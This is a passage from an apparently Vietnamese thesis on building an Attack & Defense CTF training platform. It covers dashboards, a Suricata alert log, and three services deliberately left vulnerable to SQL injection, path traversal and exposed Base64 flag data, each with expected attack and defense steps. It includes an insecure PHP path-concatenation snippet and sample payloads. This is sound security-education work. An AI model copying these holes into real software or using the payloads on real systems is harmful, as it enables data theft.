team1	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up
team2	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up
team3	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: down 2. Stock Management System: down 3. Block Puzzle Game: up	1. Student Information System: down 2. Stock Management System: down 3. Block Puzzle Game: up
team4	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up	1. Student Information System: up 2. Stock Management System: up 3. Block Puzzle Game: up

Hình 3.55 Giao diện Service Status

Giao diện trang Admin. Trang quản trị tổng hợp toàn bộ chức năng quản lý:

- + Users, Categories, Flatpages
- + Captures, Flags, Game Control
- + Service Status
- + Ban tổ chức có thể điều chỉnh tick, thêm team, thêm service, quản lý rule, kiểm tra flag, theo dõi kiểm thử...

The screenshot shows the Admin dashboard with several sections:

- AUTHENTICATION AND AUTHORIZATION**: Sub-sections include Users, Categories, and Flatpages, each with "Add" and "Change" buttons.
- FLATPAGES**: Sub-sections include Team downloads, each with "Add" and "Change" buttons.
- REGISTRATION**: Sub-sections include Captures, Flags, Game control, Services, and Status checks, each with "Add" and "Change" buttons.
- SCORING**: Sub-sections include Captures, Flags, Game control, Services, and Status checks, each with "Add" and "Change" buttons.
- VPN STATUS**: Sub-sections include VPN status checks, each with "Add" and "Change" buttons.

On the right side, there is a sidebar with "Recent actions" and a list of "My actions" which includes various game control and flag-related entries.

Hình 3.56 Giao diện trang Admin

- Giao diện System Log (Suricata). Đây là giao diện mới được xây dựng: trang giám sát fast.log của Suricata theo thời gian thực:
 - + Log màu xanh biểu thị traffic hợp lệ (ALLOWED).

- + Dòng màu đỏ hiển thị các hành vi bị cấm (FORBIDDEN), ví dụ tấn công BTC infra.
- + Không cần tải lại trang; dữ liệu tự động cập nhật nhờ kỹ thuật SSE (Server-Sent Events).
- + Trang này đóng vai trò là dashboard an ninh, hỗ trợ giám sát toàn bộ contest traffic ngay trên web portal.

```

PTITHCM Attack & Defense CTF Information Competition admin

System Log

11/30/2025-11:08:29.091180 [**] [1:2000000:5] CTF [ALLOWED] SCAN - Mass SYN scan between teams [**] [Classification: Attempted Information Leak] [Priority: 2] (TCP) 10.50.4.10:34421 -> 10.50.2.10:6668
11/30/2025-11:12:21.270985 [Drop] [**] [1:200001:6] CTF [FORBIDDEN] SCAN - SYN scan to BTC Infra [**] [Classification: Attempted Information Leak] [Priority: 2] (TCP) 10.50.4.10:63435 -> 172.18.0.2:443
11/30/2025-18:14:09.282974 [Drop] [**] [1:200001:6] CTF [FORBIDDEN] SCAN - SYN scan to BTC Infra [**] [Classification: Attempted Information Leak] [Priority: 2] (TCP) 10.50.4.10:40071 -> 172.18.0.3:443
11/30/2025-19:27:07.792075 [**] [1:200000:5] CTF [ALLOWED] SCAN - Mass SYN scan between teams [**] [Classification: Attempted Information Leak] [Priority: 2] (TCP) 10.50.1.10:38568 -> 10.50.2.10:8093
11/30/2025-19:28:18.193568 [**] [1:200006:5] CTF [ALLOWED] SCAN - Mass SYN scan between teams [**] [Classification: Attempted Information Leak] [Priority: 2] (TCP) 10.50.2.10:53012 -> 10.50.3.10:40193
11/30/2025-19:28:52.269492 [**] [1:200006:5] CTF [ALLOWED] SCAN - Mass SYN scan between teams [**] [Classification: Attempted Information Leak] [Priority: 2] (TCP) 10.50.4.10:52705 -> 10.50.1.10:9200
11/30/2025-19:30:44.938713 [**] [1:200023:2] CTF [ALLOWED] WEB - Directory traversal between teams [**] [Classification: Web Application Attack] [Priority: 1] (TCP) 10.50.2.10:56246 -> 10.50.3.10:81
11/30/2025-19:31:14.832984 [**] [1:200006:5] CTF [ALLOWED] SCAN - Mass SYN scan between teams [**] [Classification: Attempted Information Leak] [Priority: 2] (TCP) 10.50.4.10:53145 -> 10.50.1.10:700
11/30/2025-19:31:47.203514 [**] [1:200022:2] CTF [ALLOWED] WEB - PHP upload between teams [**] [Classification: Web Application Attack] [Priority: 1] (TCP) 10.50.1.10:52810 -> 10.50.3.10:81
11/30/2025-19:31:52.108880 [**] [1:200006:5] CTF [ALLOWED] SCAN - Mass SYN scan between teams [**] [Classification: Attempted Information Leak] [Priority: 2] (TCP) 10.50.2.10:55324 -> 10.50.3.10:32782
11/30/2025-19:32:12.007654 [**] [1:200006:5] CTF [ALLOWED] SCAN - Mass SYN scan between teams [**] [Classification: Attempted Information Leak] [Priority: 2] (TCP) 10.50.1.10:50063 -> 10.50.4.10:6646
11/30/2025-19:32:27.194197 [**] [1:200022:2] CTF [ALLOWED] WEB - PHP upload between teams [**] [Classification: Web Application Attack] [Priority: 1] (TCP) 10.50.1.10:57562 -> 10.50.2.10:80
11/30/2025-19:32:38.851818 [Drop] [**] [1:200001:6] CTF [FORBIDDEN] SCAN - SYN scan to BTC Infra [**] [Classification: Attempted Information Leak] [Priority: 2] (TCP) 10.50.4.10:39030 -> 172.18.0.3:443
11/30/2025-19:33:32.959938 [Drop] [**] [1:200001:6] CTF [FORBIDDEN] SCAN - SYN scan to BTC Infra [**] [Classification: Attempted Information Leak] [Priority: 2] (TCP) 10.50.4.10:57954 -> 172.18.0.3:1720

```

Hình 3.57 Giao diện System Log

Mục này đã trình bày đầy đủ giao diện cuối cùng của hệ thống CTF sau khi triển khai hoàn chỉnh. Các trang người dùng, bảng điểm, trạng thái dịch vụ, cùng với trang quản trị và trang giám sát an ninh Suricata đã tạo nên một hệ sinh thái trực quan – hiện đại – ổn định. Đây là nền tảng quan trọng để đảm bảo cuộc thi Attack & Defense diễn ra công bằng, minh bạch và mang lại trải nghiệm tốt nhất cho cả người chơi lẫn ban tổ chức.

CHƯƠNG IV. XÂY DỰNG KỊCH BẢN THỰC NGHIỆM VÀ KẾT QUẢ

4.1. Xây dựng kịch bản thực nghiệm

4.1.1. Kịch bản dịch vụ Student Information System (SIS)

Trong kịch bản thực nghiệm đầu tiên, nhóm sử dụng một dịch vụ web SIS (Service 1) viết bằng PHP/MySQL làm dịch vụ nền để các đội chơi vừa khai thác lỗ hổng, vừa triển khai biện pháp phòng thủ. Ứng dụng SIS mô phỏng một hệ thống quản lý thông tin cá nhân và cơ sở (Individuals, Establishments) theo địa bàn hành chính (tỉnh/thành, quận/huyện, khu vực), với giao diện quản trị dựa trên mẫu AdminLTE. Dịch vụ này được chọn làm “service 1” trong mô hình Attack–Defense, đại diện cho một ứng dụng quản lý dữ liệu nội bộ điển hình: có phân quyền, có CRUD dữ liệu, nhưng trong mã nguồn vẫn tồn tại một số lỗi bảo mật thường gặp.

Mục tiêu của kịch bản 4.1.1 là xây dựng SIS vừa đáp ứng các thao tác nghiệp vụ cơ bản, vừa tích hợp cơ chế giấu cờ (flag) phục vụ chấm điểm CTF, đồng thời cố ý giữ lại một số lỗ hổng ở tầng truy vấn SQL và kiểm tra phân quyền. Người chơi chỉ có thể đọc được flag nếu phát hiện và khai thác đúng các điểm yếu này; trong khi đó, đội phòng thủ phải vá lỗi sao cho vẫn đảm bảo dịch vụ hoạt động bình thường và không làm hỏng cơ chế chấm điểm của ban tổ chức.

4.1.1.1. Mô tả dịch vụ và kiến trúc triển khai

Dịch vụ SIS được triển khai dưới dạng một ứng dụng PHP chạy trên web server Apache, sử dụng hệ quản trị cơ sở dữ liệu MariaDB với cơ sở dữ liệu riêng (ví dụ sis_db). Về mặt chức năng, hệ thống cung cấp các module quản lý chính như: danh sách cá nhân (Individuals List), danh sách cơ sở (Establishment List), danh sách đơn vị hành chính (State/Province, City, Barangay/Zone), cùng với module quản lý tài khoản người dùng. Giao diện quản trị được tổ chức bằng thanh sidebar bên trái, nơi người dùng có thể truy cập nhanh tới các danh sách, xem chi tiết từng bản ghi hoặc thực hiện chỉnh sửa/xóa dữ liệu.

Trên nền dữ liệu gốc, nhóm bổ sung thêm một phần chuyên biệt để phục vụ mô hình Attack–Defense: bảng lưu flag theo tick. Cụ thể, trong cơ sở dữ liệu sis_db tạo thêm bảng (hoặc mở rộng bảng sẵn có) với các trường tối thiểu như tick, flag, created_at. Mỗi tick, hệ thống checker của ban tổ chức sẽ kết nối vào dịch vụ SIS của từng đội để ghi flag mới tương ứng với tick đó, đồng thời đọc lại để kiểm tra. Bảng flag không được hiển thị trực tiếp trên giao diện, giúp phân tách rõ giữa phần dữ liệu phục vụ nghiệp vụ (thông tin cá nhân, cơ sở, khu vực) và phần dữ liệu phục vụ chấm điểm CTF (flag).

Về kiến trúc, SIS của mỗi đội được triển khai trên một máy ảo hoặc container riêng trong hạ tầng đội chơi. Máy chủ này chạy web server Apache/PHP, MariaDB, mã nguồn SIS đã chỉnh sửa và được kết nối với game server trung tâm qua mạng nội bộ để nhận request từ checker. Điều này đảm bảo mỗi đội có một bản SIS độc lập: cùng code, cùng cấu trúc DB, nhưng dữ liệu và flag tách biệt.

4.1.1.2. Thiết kế lỗ hổng và cơ chế giấu flag

Trong kịch bản này, flag của SIS được giấu trực tiếp trong cơ sở dữ liệu, trong bảng flag mà chỉ có checker và các truy vấn SQL mới “thấy” được. Bản thân giao diện SIS không có trang nào hiển thị flag ra ngoài, nên với người dùng bình thường, hệ thống chỉ giống một ứng dụng quản lý danh sách Individuals/Establishments thông thường.

Lỗ hổng chính được sử dụng để đưa SIS trở thành mục tiêu tấn công là SQL Injection và các lỗi kiểm tra phân quyền trong một số chức năng tra cứu/xem chi tiết. Một số endpoint có ý

không dùng prepared statement mà nối thẳng tham số từ `$_GET` hoặc `$_POST` vào chuỗi truy vấn SQL, ví dụ các tham số lọc theo id, name hoặc code trên trang danh sách Individuals, Establishments. Nếu không có bước kiểm tra và escape dữ liệu đầu vào, kẻ tấn công có thể chèn thêm điều kiện hoặc câu lệnh UNION SELECT để truy vấn sang các bảng khác, trong đó có bảng flag.

Cơ chế giấu flag được thiết kế xoay quanh điểm yếu này. Ở pha place flag, checker sẽ sinh ra một chuỗi flag mới theo chuẩn hệ thống (ví dụ CTF_{...}) và chèn vào bảng flag với trường tick tương ứng. Ở pha check flag, checker truy vấn lại bảng này theo tick và so sánh giá trị đọc được với flag đã sinh. Nếu dữ liệu trùng khớp và truy vấn vẫn thực hiện được, service được đánh dấu là “UP”. Về phía attacker, nếu tìm được lỗ hổng SQL Injection, họ có thể lợi dụng để liệt kê các bảng, tìm bảng flag, sau đó đọc giá trị flag tương ứng tick hiện tại. Như vậy, cùng một nguồn dữ liệu flag được dùng đồng thời cho cả mục đích chấm điểm (checker) và mục tiêu tấn công (đội chơi).

Điểm quan trọng trong thiết kế là: lỗ hổng được bố trí ở những chức năng “có vẻ bình thường” (xem chi tiết, tìm kiếm, lọc danh sách) chứ không phải một endpoint đặc biệt dùng riêng cho CTF. Điều này giúp kịch bản gần với tình huống thực tế hơn: ứng dụng phục vụ nghiệp vụ thật nhưng bị cấu hình sai/viết code thiếu an toàn, vô tình mở đường cho kẻ tấn công tiếp cận dữ liệu nhạy cảm.

4.1.1.3. Quy trình tấn công và phòng thủ dự kiến

Trong kịch bản tấn công, đội đỏ bắt đầu bằng việc trinh sát SIS: đăng nhập giao diện quản trị (sử dụng tài khoản mặc định hoặc tài khoản được ban tổ chức cấp), duyệt qua các mục Individuals List, Establishment List, State/City/Zone, quan sát các tham số trên URL và dữ liệu gửi đi khi thao tác trên form. Họ có thể thử chèn các payload đơn giản vào tham số id, search, code như thêm dấu nháy đơn, OR 1=1, UNION SELECT để kiểm tra xem ứng dụng có lỗi SQL Injection hay không. Khi xác định được vị trí lỗ hổng, người chơi sẽ từng bước mở rộng payload để liệt kê tên bảng, cột, và cuối cùng là đọc nội dung bảng flag nhằm trích xuất flag của tick hiện tại.

Ở phía đội phòng thủ, quy trình bảo vệ SIS tập trung vào hai tuyến: vá lỗi và đảm bảo tương thích với checker. Đầu tiên, đội phải rà soát toàn bộ các truy vấn SQL có tham số người dùng, thay thế việc nối chuỗi trực tiếp bằng prepared statement hoặc cơ chế bind parameter của thư viện DB, đồng thời bổ sung kiểm tra dữ liệu đầu vào (validate và escape) cho các trường dễ bị lợi dụng như id, name, search. Kế đến, đội cần kiểm tra lại phân quyền: giảm tối đa số chức năng nhạy cảm mà tài khoản bình thường có thể truy cập, hạn chế các API chỉ dành cho admin.

Song song, đội phòng thủ không được phép “khóa luôn” bảng flag hoặc chặn mọi truy vấn liên quan, vì như vậy sẽ làm checker không thể ghi/đọc flag và service sẽ bị chấm là DOWN. Thay vào đó, họ cần giữ nguyên giao diện và cơ chế giao tiếp giữa checker và SIS, chỉ chặn đường đi của các payload bắt thường đến từ phía attacker. Nếu làm tốt, sau khi vá, checker vẫn hoạt động bình thường, trong khi các thử nghiệm SQL Injection của đội tấn công bị từ chối hoặc không còn đọc được dữ liệu nhạy cảm. Điều này cho phép kịch bản SIS phản ánh đúng tinh thần Attack–Defense: bên tấn công phải linh hoạt tìm lỗ hổng, bên phòng thủ phải khéo léo gia cố hệ thống mà không phá vỡ dịch vụ đang chạy.

4.1.2. Kịch bản dịch vụ Stock Management và mô-đun Backup Center

Trong kịch bản thực nghiệm này, nhóm triển khai một dịch vụ web quản lý kho hàng (Stock Management System – SMS) tích hợp mô-đun sao lưu dữ liệu (Backup Center). Dịch vụ được sử dụng như một mục tiêu bổ sung bên cạnh hệ thống SIS, mô phỏng một ứng dụng PHP/MySQL đời cũ đã được nâng cấp một phần nhưng vẫn còn để lại các thành phần “legacy” tiềm ẩn lỗ hổng bảo mật.

Mục tiêu của kịch bản 4.1.2 là xây dựng một dịch vụ có hai phiên bản đồng tồn tại: một phiên bản mới hoạt động bình thường, đáp ứng yêu cầu nghiệp vụ, và một phiên bản cũ chứa lỗ hổng path traversal dùng để giấu cờ (flag) của bài CTF. Chỉ khi người chơi phát hiện được sự tồn tại của phiên bản cũ và khai thác đúng lỗ hổng, họ mới có thể truy xuất được flag. Qua đó, kịch bản thể hiện rõ rู้ ro khi hệ thống không loại bỏ triệt để mã nguồn cũ sau khi nâng cấp.

4.1.2.1. Mô tả dịch vụ và kiến trúc triển khai

Dịch vụ Stock Management System được xây dựng dưới dạng ứng dụng PHP chạy trên web server Apache, sử dụng hệ quản trị cơ sở dữ liệu MariaDB với cơ sở dữ liệu sms_db. Về nghiệp vụ, hệ thống cho phép quản lý danh mục nhà cung cấp, hàng hóa, đơn đặt hàng, phiếu nhập, phiếu xuất và trạng thái tồn kho. Các bảng dữ liệu gốc (item_list, supplier_list, purchase_order_list, stock_list, v.v.) được giữ nguyên theo mẫu dự án gốc, giúp dịch vụ có giao diện và chức năng tương đối hoàn chỉnh, tương tự một hệ thống quản lý kho thực tế.

Trên nền ứng dụng này, nhóm bổ sung mô-đun “Backup Center” để phục vụ nhu cầu sao lưu dữ liệu. Về mặt triển khai, mô-đun này được xây dựng dưới dạng hai điểm vào:

- backup.php: giao diện và API của **phiên bản mới (v2)**, được thiết kế an toàn, cho phép quản trị viên xem danh sách các bản sao lưu và tải về dựa trên mã định danh (ID).
- backup_legacy.php: script **phiên bản cũ (v1)**, không xuất hiện trên giao diện chính, chỉ tồn tại như một endpoint ẩn. Đây là nơi nhóm cố ý giữ lại lỗ hổng path traversal để làm mục tiêu tấn công.

Các tập tin sao lưu và flag được lưu trữ trong cây thư mục riêng trên máy chủ. Trong giai đoạn phát triển trên Windows, dữ liệu nằm dưới đường dẫn C:\xampp\htdocs\sms\backup\, còn khi triển khai lên máy ảo Linux, thư mục này được ánh xạ sang đường dẫn tương ứng trong hệ thống file của container đội chơi. Mã nguồn cung cấp hai hàng số câu hình:

- BACKUP_STORAGE_DIR: thư mục chứa các file sao lưu hợp lệ.
- FLAG_STORAGE_DIR: thư mục con ẩn .flags dùng để lưu trữ các file chứa flag cho từng tick CTF.

Thiết kế này cho phép tách biệt rõ giữa dữ liệu phục vụ nghiệp vụ (backup thật) và dữ liệu phục vụ chấm điểm (flag), đồng thời vẫn đảm bảo việc truy cập tới flag có thể thực hiện được thông qua lỗ hổng ở phiên bản cũ.

4.1.2.2. Thiết kế lỗ hổng và cơ chế giấu flag

Ở phiên bản mới (v2), chức năng tải về bản sao lưu được hiện thực trong file backup.php. Người dùng chỉ được phép truyền vào một tham số id, là khóa chính của bảng backups trong cơ sở dữ liệu sms_db. Ứng dụng sử dụng câu lệnh chuẩn bị (prepared statement) để:

- Từ bảng backups, lấy ra tên file lưu trữ thật (stored_filename) và tên hiển thị (display_name) tương ứng với id.

- Ghép tên file với BACKUP_STORAGE_DIR để tạo đường dẫn tuyệt đối, kiểm tra sự tồn tại rồi mới cho phép tải về.

Cách tiếp cận này đảm bảo rằng người dùng không thể tùy ý thay đổi đường dẫn trên hệ thống file, từ đó ngăn chặn được các dạng tấn công path traversal khi sử dụng phiên bản mới.

Ngược lại, phiên bản cũ backup_legacy.php sử dụng cách xử lý đường dẫn thiếu an toàn. Script nhận tham số file trực tiếp từ chuỗi truy vấn, sau đó nối thẳng vào thư mục gốc chứa backup:

```
$baseDir = BACKUP_STORAGE_DIR;
$file   = $_GET['file'] ?? 'initial_backup.sql';
$fullPath = $baseDir . $file;
```

Không có bất kỳ bước kiểm tra, làm sạch (sanitization) hay chuẩn hóa (normalization) đường dẫn nào được áp dụng. Điều này cho phép kẻ tấn công truyền vào các giá trị có chứa ký tự .. hoặc tên thư mục ẩn để truy cập ra ngoài vùng file dự kiến. Miễn là file đích tồn tại trên hệ thống, script sẽ gửi trực tiếp nội dung file đó về cho client.

Cơ chế giấu flag được thiết kế dựa trên chính lỗ hổng này. Mỗi tick trong trò chơi CTF, một thành phần agent hoặc checker sẽ tạo ra một file mới trong thư mục FLAG_STORAGE_DIR, chẳng hạn:

- backup/.flags/tick_1234.flag với nội dung là chuỗi CTF_{...} của tick tương ứng.

Phiên bản mới của dịch vụ không bao giờ sử dụng thư mục .flags, nên dưới góc nhìn nghiệp vụ, không có chức năng nào “hợp lệ” cho phép người dùng truy cập đến flag. Tuy nhiên, nếu gọi phiên bản cũ với payload thích hợp, ví dụ:

- /backup_legacy.php?file=.flags/tick_1234.flag

thì đường dẫn nội bộ sẽ trở thành BACKUP_STORAGE_DIR .'flags/tick_1234.flag'. Do thư mục .flags được tạo ngay bên trong BACKUP_STORAGE_DIR, script sẽ tìm thấy file flag và trả toàn bộ nội dung về client. Như vậy, chỉ người chơi nào phát hiện được sự tồn tại của file backup_legacy.php và nhận ra mô thức path traversal để truy cập vào thư mục .flags mới có thể trích xuất được flag.

4.1.2.3. Quy trình tấn công và phòng thủ dự kiến

Trong kịch bản tấn công, đội đỏ sẽ:

- Trinh sát ứng dụng: sau khi truy cập giao diện quản trị của SMS, người chơi quan sát thấy chức năng “Backup Center” tại đường dẫn /backup.php, nhưng không thấy bất kỳ dấu hiệu nào liên quan đến .flags hay flag. Việc quét cấu trúc thư mục, sử dụng các công cụ liệt kê đường dẫn hoặc phân tích mã nguồn tĩnh (khi đề bài cho phép) sẽ giúp họ phát hiện ra sự tồn tại của endpoint cũ /backup_legacy.php.
- Khai thác path traversal: dựa trên hành vi của script (thử nghiệm với các giá trị đơn giản như initial_backup.sql để xác nhận chức năng), kẻ tấn công có thể dần dần thử các payload như .flags/tick_1234.flag hoặc các biến thể chứa dấu .. cho tới khi đọc được nội dung file flag.
- Tự động hóa việc lấy flag: khi đã biết mẫu đường dẫn, đội tấn công có thể viết script tự động gửi request tới /backup_legacy.php trên từng host của các đội khác, với tham số file được xây dựng từ tick hiện tại, từ đó thu thập flag cho nhiều đội trong mỗi vòng.

Ở phía đội phòng thủ, các bước bảo vệ dự kiến bao gồm:

- Xác định và loại bỏ các endpoint legacy không còn sử dụng, cụ thể là xóa hoặc chặn truy cập tới backup_legacy.php.
- Trường hợp bắt buộc phải giữ lại mã nguồn cũ, bổ sung biện pháp lọc tham số đầu vào: từ chối mọi tham số có chứa chuỗi .., ký tự / không mong muốn hoặc tên thư mục .flags; đồng thời thay thế cơ chế truyền đường dẫn trực tiếp bằng cơ chế truyền ID tương tự như phiên bản mới.
- Kết hợp cấu hình thêm các quy tắc trên reverse proxy hoặc WAF để phát hiện và chặn các mẫu request nghi ngờ chứa path traversal.

Với cách thiết kế này, kịch bản dịch vụ Stock Management và mô-đun Backup Center vừa đáp ứng được chức năng nghiệp vụ, vừa tạo ra một bề mặt tấn công thực tế để đánh giá năng lực tấn công/phòng thủ trong mô hình Attack–Defense ở các phần kiểm thử và kết quả tiếp theo.

4.1.3. Kịch bản dịch vụ Block Puzzle và cơ chế giấu flag trong JSON

Trong kịch bản thứ ba, nhóm triển khai một mini-game “Block Puzzle” chạy trên cổng HTTP 82 của từng team, mô phỏng một dịch vụ giải trí nhỏ được gắn kèm trong hệ thống. Về mặt chức năng, đây là một trò chơi xếp khối đơn giản, người chơi vừa tương tác trên giao diện web, vừa được “gợi ý” thông qua các đoạn hướng dẫn (hint) hiển thị dần theo tiến độ.

Khác với hai dịch vụ SIS và Stock Management, dịch vụ Block Puzzle được thiết kế với cơ chế giấu flag hoàn toàn dựa trên JSON: thay vì lưu trực tiếp toàn bộ flag vào một file “.flag” duy nhất, flag sẽ bị cắt thành nhiều mảnh, mã hoá và lưu rải rác trong một cấu trúc JSON chuyên biệt. Điều này cho phép xây dựng một kịch bản tấn công mang tính “forensic” hơn: đội tấn công phải trích xuất, phân tích file JSON, giải mã Base64 và ghép lại flag theo đúng thứ tự; trong khi đội phòng thủ phải bảo vệ cả mã nguồn PHP lẫn tập tin dữ liệu JSON không bị lộ ra ngoài.

4.1.3.1. Mô tả dịch vụ và kiến trúc triển khai

Dịch vụ Block Puzzle được triển khai dưới dạng một ứng dụng PHP đơn giản, đặt tại thư mục /var/www/service3/ trên mỗi container đội chơi. Kiến trúc dịch vụ bao gồm ba thành phần chính:

- Giao diện game và hệ thống hint “hợp lệ” cho người chơi
 - + Frontend của trò chơi (các file index.php, assets/...) cho phép người dùng chơi trực tiếp trên trình duyệt.
 - + Các đoạn gợi ý (hint) “chính thống” cho từng màn chơi được lưu vào bảng puzzle_hints trong MySQL. Mỗi bản ghi gắn với một stage (màn chơi) và nội dung hint tương ứng.
 - + Các hint này được ứng dụng web đọc ra để hiển thị cho người chơi, đóng vai trò hoàn toàn “hợp pháp” trong gameplay, không chứa bất kỳ thông tin nào về flag CTF.
- Tập tin JSON đặc biệt hints.json dùng để giấu flag
 - + Trong thư mục database/ của dịch vụ, nhóm thêm một file dữ liệu JSON tên là hints.json, được phục vụ ra ngoài thông qua endpoint database/hints.php.
 - + Cấu trúc JSON được thiết kế gồm ba phần:

- stages: danh sách các màn chơi và mô tả cơ bản, dùng để “ngụy trang” file JSON như một tài nguyên game bình thường.
- secret: một entry “hiện tại”, chứa thông tin về tick gần nhất (ví dụ tick: 12) và các mảnh của flag ở dạng mã hoá.
- secrets: một mảng lịch sử các entry trước đó, mỗi entry lưu tick, cách mã hoá (encoding), danh sách chunks và thứ tự order dùng để ghép lại flag.
- + Từ góc nhìn người dùng bình thường, hints.json trông giống như một file cấu hình/hint của game; nhưng đối với đội tấn công, đây là nơi chứa toàn bộ thông tin cần thiết để tái tạo flag.
- Endpoint nội bộ bp_flag_agent.php dùng để nhận flag từ gameserver
 - + Để kết nối giữa gameserver và dịch vụ Block Puzzle, nhóm xây dựng một endpoint PHP nội bộ bp_flag_agent.php.
 - + Endpoint này không xuất hiện trên giao diện web, chỉ được gọi bởi checker phía gameserver, và được bảo vệ bởi một AGENT_TOKEN bí mật.
 - + Mỗi tick, checker sẽ chia flag thành 3 mảnh, gửi POST tới bp_flag_agent.php với các tham số:
 - token: chuỗi bí mật phải trùng với hằng AGENT_TOKEN trong file PHP.
 - tick: số tick hiện tại.
 - p1, p2, p3: ba mảnh flag ở dạng chuỗi ký tự.
 - + Script PHP sẽ:
 - Mã hoá từng mảnh bằng Base64.
 - Tạo một thứ tự ngẫu nhiên order để xáo trộn các mảnh.
 - Cập nhật lại file database/hints.json với entry mới tương ứng tick hiện tại (gán vào secret và thêm vào mảng secrets).

Với thiết kế trên, bảng puzzle_hints vẫn có vai trò rõ ràng: lưu các hint “thật” cho gameplay. Còn flag thực sự chỉ xuất hiện trong hints.json dưới dạng các mảnh đã mã hoá và xáo trộn, không liên quan đến nội dung hiển thị cho người chơi thông thường.

Cơ chế giấu flag của Block Puzzle được thiết kế nhằm kết hợp hai ý tưởng:

1. Tách flag thành nhiều mảnh và mã hoá, khiến việc quan sát một phần dữ liệu không đủ để suy ra toàn bộ flag.
2. Ngụy trang dữ liệu chứa flag bên cạnh các trường JSON “vô hại” phục vụ gameplay, khiến đội tấn công phải phân tích format JSON thay vì chỉ tìm một file .flag duy nhất.

Quy trình giấu flag cho mỗi tick được thực hiện như sau:

- Bước 1 – Lấy flag và chia thành 3 mảnh
 - + Checker BpChecker phía gameserver gọi checkerlib.get_flag(tick) để lấy flag tương ứng tick hiện tại.
 - + Hàm split_flag_to_pieces() chia chuỗi flag thành ba đoạn gần bằng nhau: p1, p2, p3.
- Bước 2 – Gửi các mảnh flag tới agent PHP

- + Checker gửi một HTTP POST tới `http://10.50.<team>.10:82/bp_flag_agent.php` với các tham số:
 - token: AGENT_TOKEN bí mật.
 - tick: số tick.
 - p1, p2, p3: ba mảnh flag dạng plain text.
- + Nếu token không khớp, script PHP trả HTTP 403 (Forbidden), tránh việc người chơi hoặc đội tấn công tự ý ghi đè dữ liệu flag.
- Bước 3 – Mã hoá, xáo trộn và lưu vào hints.json
 - + Script PHP nhận đủ tham số, mã hoá từng mảnh bằng Base64 để tạo chunks.
 - + Tạo một mảng order ngẫu nhiên (ví dụ [2, 0, 1]) để xáo trộn thứ tự xuất hiện của các mảnh.
 - + Đọc nội dung hints.json hiện tại (nếu không tồn tại thì tạo mới với cấu trúc mặc định), sau đó:
 - Ghi entry mới vào trường secret.
 - Đồng thời append entry đó vào mảng secrets để lưu lịch sử.
 - + Mỗi entry có dạng:

```
{
  "tick": 12,
  "encoding": "base64",
  "chunks": [..., ..., ...],
  "order": [2, 0, 1]
}
```

- Bước 4 – Lưu flagid để phục vụ việc kiểm tra
 - + Sau khi ghi thành công hints.json, checker lưu thông tin “flagid” cho tick hiện tại bằng `checkerlib.set_flagid(str(tick))`.
 - + “flagid” ở đây đơn giản chính là số tick, giúp hàm `check_flag` sau này biết cần đối chiếu với entry nào trong JSON.

Khi check flag, `BpChecker.check_flag()` sẽ:

- Lấy flagid đã lưu, ánh xạ về `orig_tick`.
- Gọi `checkerlib.get_flag(orig_tick)` để lấy lại flag gốc từ gameserver.
- Tải JSON từ `database/hints.php`, tìm entry tương ứng `tick == orig_tick`.
- Dựa vào encoding và order, lần lượt:
 - + Sắp xếp lại các mảnh theo đúng thứ tự.
 - + Giải mã Base64 để thu về ba đoạn p1, p2, p3 dạng plain text.
 - + Ghép chuỗi và so sánh với flag gốc.

Nếu trùng khớp, checker trả về `CheckResult.OK`; nếu không, trả về `FLAG_NOT_FOUND` hoặc `DOWN` tùy loại lỗi.

Lỗi hỏng/điểm yếu ở đây không phải là bug cú pháp đơn lẻ, mà là thiết kế bảo mật chưa chặt chẽ ở tầng bảo vệ tài nguyên:

- File hints.json chứa dữ liệu cực kỳ nhạy cảm (mảnh flag) nhưng lại được phục vụ qua HTTP dưới dạng JSON tương đối dễ đọc.
- Chuỗi Base64 và cấu trúc JSON không được che giấu kỹ, do đó khi đội tấn công tìm được endpoint database/hints.php, họ có thể phân tích và phục hồi flag mà không cần khai thác lỗi RCE hay SQL injection.

4.1.3.2. Quy trình tấn công và phòng thủ dự kiến

Tùy cơ chế trên, quy trình tấn công (đội đỏ) và phòng thủ (đội xanh) đối với dịch vụ Block Puzzle được mô tả như sau:

- Quy trình tấn công của đội đỏ
 - + Trinh sát dịch vụ (reconnaissance):
 - Khảo sát nội dung tại cổng 82, duyệt các liên kết ẩn, đường dẫn tĩnh (/assets, /database, ...).
 - Phát hiện endpoint database/hints.php trả về một JSON tương đối phức tạp, có chứa các trường secret và secrets.
 - + Phân tích cấu trúc JSON:
 - Nhận thấy trong từng entry có các trường tick, encoding, chunks, order.
 - Kiểm tra và xác nhận encoding == "base64"; thử decode các chunks để thu được các chuỗi ký tự ASCII/UTF-8.
 - + Khôi phục flag:
 - Áp dụng mảng order để ghép lại các mảnh đúng thứ tự: decoded[order[0]] + decoded[order[1]] +
 - So sánh với mẫu flag CTF (ví dụ CTF{...}) để xác định thành công việc khôi phục.
 - + Tự động hóa khai thác:
 - Viết script (Python/Bash) tự động gửi request tới database/hints.php sau mỗi tick, đọc entry mới nhất trong secrets hoặc secret, giải mã và đẩy flag về máy attacker.
- Quy trình phòng thủ của đội xanh
 - + Giảm bớt mặt tấn công của endpoint JSON:
 - Hạn chế hoặc vô hiệu hoá truy cập trực tiếp vào database/hints.php từ bên ngoài (ví dụ bằng cách giới hạn IP, thêm xác thực, hoặc di chuyển file ra khỏi webroot).
 - Nếu cần vẫn phải cho người chơi xem một phần thông tin (hint), có thể tách riêng một JSON “an toàn” chỉ chứa trường stages và một endpoint khác để phục vụ cho frontend.
